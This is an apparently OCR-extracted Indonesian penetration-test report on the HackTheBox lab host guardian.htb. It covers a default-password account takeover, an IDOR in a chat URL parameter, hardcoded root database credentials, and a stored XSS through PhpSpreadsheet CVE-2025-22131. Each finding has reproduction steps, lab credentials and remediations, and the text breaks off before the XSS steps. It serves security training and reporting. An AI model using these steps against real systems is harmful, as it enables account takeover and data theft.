
Usage of Default Credentials leading to Account Takeover

Executive Summary
Web portal.guardian.htb menggunakan default password (GU1234) untuk semua akun mahasiswa baru, yang didokumentasikan secara publik di dalam file PDF "Help" yang dapat diakses langsung dari halaman login. Selain itu, username yang valid (Student ID) terekspos secara publik di bagian "Student Testimonials" pada halaman guardian.htb , dengan adanya username dan juga default password kami dapat mencoba kombinasi yang memungkinkan kita mendapatkan akses terhadap akun tersebut.




Karena, login yang sukses memberikan kontrol penuh atas akun pengguna, memungkinkan attacker untuk membaca private data, memodifikasi submission, atau mengunci pengguna asli.


Impact
- Account Takeover
- Data Breach
- Academic Fraud
- Lateral Movement

Steps to Reproduce

1. Buka http://guardian.htb dan terdapat bagian “student testimonials”
2. Student ID dapat dilihat dari bagian email dari setiap testimoni murid, contoh: GU0142023 dari email GU0142023@guardian.htb



3. Kemudian ke http://portal.guardian.htb/login.php
4. Klik link "Help", ini akan membuka sebuah .pdf dan kita dapat mengetahui default password untuk setiap akun.



5. Dengan adanya Student ID dan juga default password kita dapat mencoba untuk masuk ke dalam setiap akun tersebut.
6. Dengan menggunakan Student ID Boone Basden (GU0142023) dan juga default password (GU1234) kita berhasil mendapatkan akses ke akun tersebut karena default password tidak diganti oleh pemiliknya.

Remediation Strategies

- Konfigurasikan web untuk memaksa user mengganti password mereka segera pada saat login pertama kalinya.
- Hentikan penggunaan generic default password untuk semua pengguna.Namun, bisa


dibuatlah temporary password yang unik dan acak untuk setiap mahasiswa, lalu distribusikan melalui secure private channel (seperti email atau SMS).

- Remove Credentials from Documentation, yang bersifat public-facing
- Mask Sensitive Data

Insecure Direct Object Reference (IDOR) leading to Sensitive Information Disclosure

Executive Summary

Sepertinya dalam structure URL terdapat vulnerability yang biasa disebut Insecure Direct Object Reference (IDOR) atau singkatnya Broken Access Control.
Seorang authenticated attacker (mahasiswa yang login) dapat memanipulasi parameter ID pengguna (chat_users) pada URL untuk mengakses riwayat percakapan pribadi milik pengguna lain, termasuk administrator. Dalam skenario ini, kerentanan tersebut mengakibatkan kebocoran kredensial sensitif (password) untuk layanan internal lain (Gitea), yang memungkinkan attacker untuk melakukan eskalasi akses ke sistem version control.




Penyerang membutuhkan setidaknya satu akun mahasiswa yang valid untuk mengakses fitur Chat.

Impact


- Information Disclosure
- Credential Leakage
- Privilege Escalation (Indirect)
- Identity Spoofing

Steps to Reproduce


1. Setelah melakukan login portal.guardian.htb dengan menggunakan akun mahasiswa yang valid, masuk ke dalam section **chats**.
2. Dengan memilih salah satu chat yang tersedia dan dilihat struktur URL, dengan memodifikasi parameter URL tersebut dapat dilakukannya **IDOR Attack**.



3. http://portal.guardian.htb/student/chat.php?chat_users[0]=1&chat_users[1]=2 dengan memodifikasi parameter URL tersebut menjadi **chat_users[0]=1** (Admin/System) dan **chat_users[1]=2** (User target lain). Ini akan menampilkan riwayat percakapan antara Admin dan user jamil.enockson tanpa validasi otorisasi.





4. Dalam percakapan tersebut terdapat informasi sensitif berupa password: DHsNnk3V503.
5. Gunakan *tool* **Gobuster** untuk melakukan *subdomain enumeration* dan ditemukan gitea.guardian.htb





6. Akses http://gitea.guardian.htb dan coba login menggunakan email jamil.enockson@guardian.htb (karena step sebelumnya kita sudah tau format email) dan password yang ditemukan tadi. Dan berhasil mendapatkan akses.





Remediation Strategies


- **Implement Server-Side Access Control**, pastikan server memverifikasi apakah useryang sedang login adalah salah satu dari peserta dalam antara users yang diminta.
- **Use Indirect Object References**, hindari penggunaan Sequential IDs (1, 2, 3) untuk

referensi objek di URL. Gunakan UUID (Universally Unique Identifier) atau randomized token yang sulit ditebak untuk setiap sesi chat.

- **Sensitive Data Handling**, Edukasi staf/admin untuk tidak mengirimkan *clear-text credentials* melalui fitur *chat*. Gunakan sistem manajemen *password* yang aman atau fitur "One-Time Secret" untuk berbagi kredensial.

Hardcoded Database Credentials in Source Code Repository


Executive Summary
Pada repositori kode internal (Gitea) mengungkapkan adanya penyimpanan kredensial database (**hardcoded credentials**) di dalam file konfigurasi (**config.php**). File ini dapat diakses oleh siapa saja yang memiliki akses read ke repositori tersebut. Hal ini memungkinkan penyerang untuk mendapatkan username dan password database (**root** / **Gu4rd14n_un1_1s_th3_b3st**), yang dapat digunakan untuk mengakses, memodifikasi, atau menghapus seluruh data.



Karena kredensial yang bocor adalah **root**, dampaknya sangat tinggi (High Confidentiality, Integrity, Availability) dan scope-nya berubah (Changed) karena berdampak pada database server di luar aplikasi web itu sendiri.

Impact
- **Full Database Compromise**
- **Privilege Escalation**
- **Potential Remote Code Execution (RCE)**

Steps to Reproduce
1. Lakukan login ke layanan Gitea (http://gitea.guardian.htb) menggunakan kredensial jamil.enockson@guardian.htb yang didapatkan pada step sebelumnya.
2. Navigasi ke direktori **config** dengan mengklik folder tersebut, dan buka file **config.php** disini akan ada kredensial database yang tertulis secara hardcoded.



Hostname: localhost
Database: guardiandb
Username: root
Password: Gu4rd14n_un1_1s_th3_b3st

Remediation Strategies


- Remove Hardcoded Credentials
- Implement Environment Variables dengan mengunakan file **.env** (yang tidak di-commit ke repositori) atau server environment variables untuk menyimpan kredensial sensitif. **Kode PHP** harus membaca nilai ini menggunakan fungis **getenv()**.
- Credential Rotation, password ini sudah terekspos di repositori (dan mungkin tersimpan di git history), password database root wajib segera diganti.
- Restrict Database Privileges, seharusnya tidak menggunakan akun root untuk koneksi database. Tetapi buatlah akun pengguna database khusus dengan prinsip **Least Privilege** (hanya izin SELECT, INSERT, UPDATE, DELETE pada database tertentu saja).
- Git History Cleansing, karena menghapus file tidak cukup karena kredensial masih ada di riwayat commit. Gunakan tools seperti git-filter-repo atau BFG Repo-Cleaner untuk menghapus jejak kredensial dari seluruh history Git.

Stored Cross-Site Scripting (XSS) via Vulnerable PhpSpreadsheet Library leading to Account Takeover

Executive Summary

portal.guardian.htb menggunakan library yang sudah usang (outdated), yaitu phpoffice/phpspreadsheet versi 3.7.0 untuk memproses unggahan tugas (*assignment*) dalam format Excel (.xlsx). Versi library ini memiliki kerentanan keamanan yang diketahui (CVE-2025-22131), di mana aplikasi gagal melakukan sanitasi input (input sanitization) pada nama lembar kerja (worksheet names) di dalam file Excel.

Seorang penyerang terautentikasi (mahasiswa) mengunggah file Excel berisi JavaScript payload yang disimpan dalam nama salah satu sheets. Ketika pengguna berhak akses tinggi (Dosen) membuka daftar tugas, *script* dieksekusi, memungkinkan pencurian **Session Cookie** dan **Session Hijacking** untuk mengambil alih akun Dosen.



Serangan remote (Network) berisiko rendah oleh mahasiswa biasa, dan butuh interaksi dosen untuk membuka file. Hal ini menyebabkan pembajakan sesi dan memberikan akses penuh ke akun dosen (High Confidentiality, Integrity, & Availability).


Impact

- Account Takeover
- Session Hijacking
- Unauthorized Access
- Reputation Damage

Steps to Reproduce

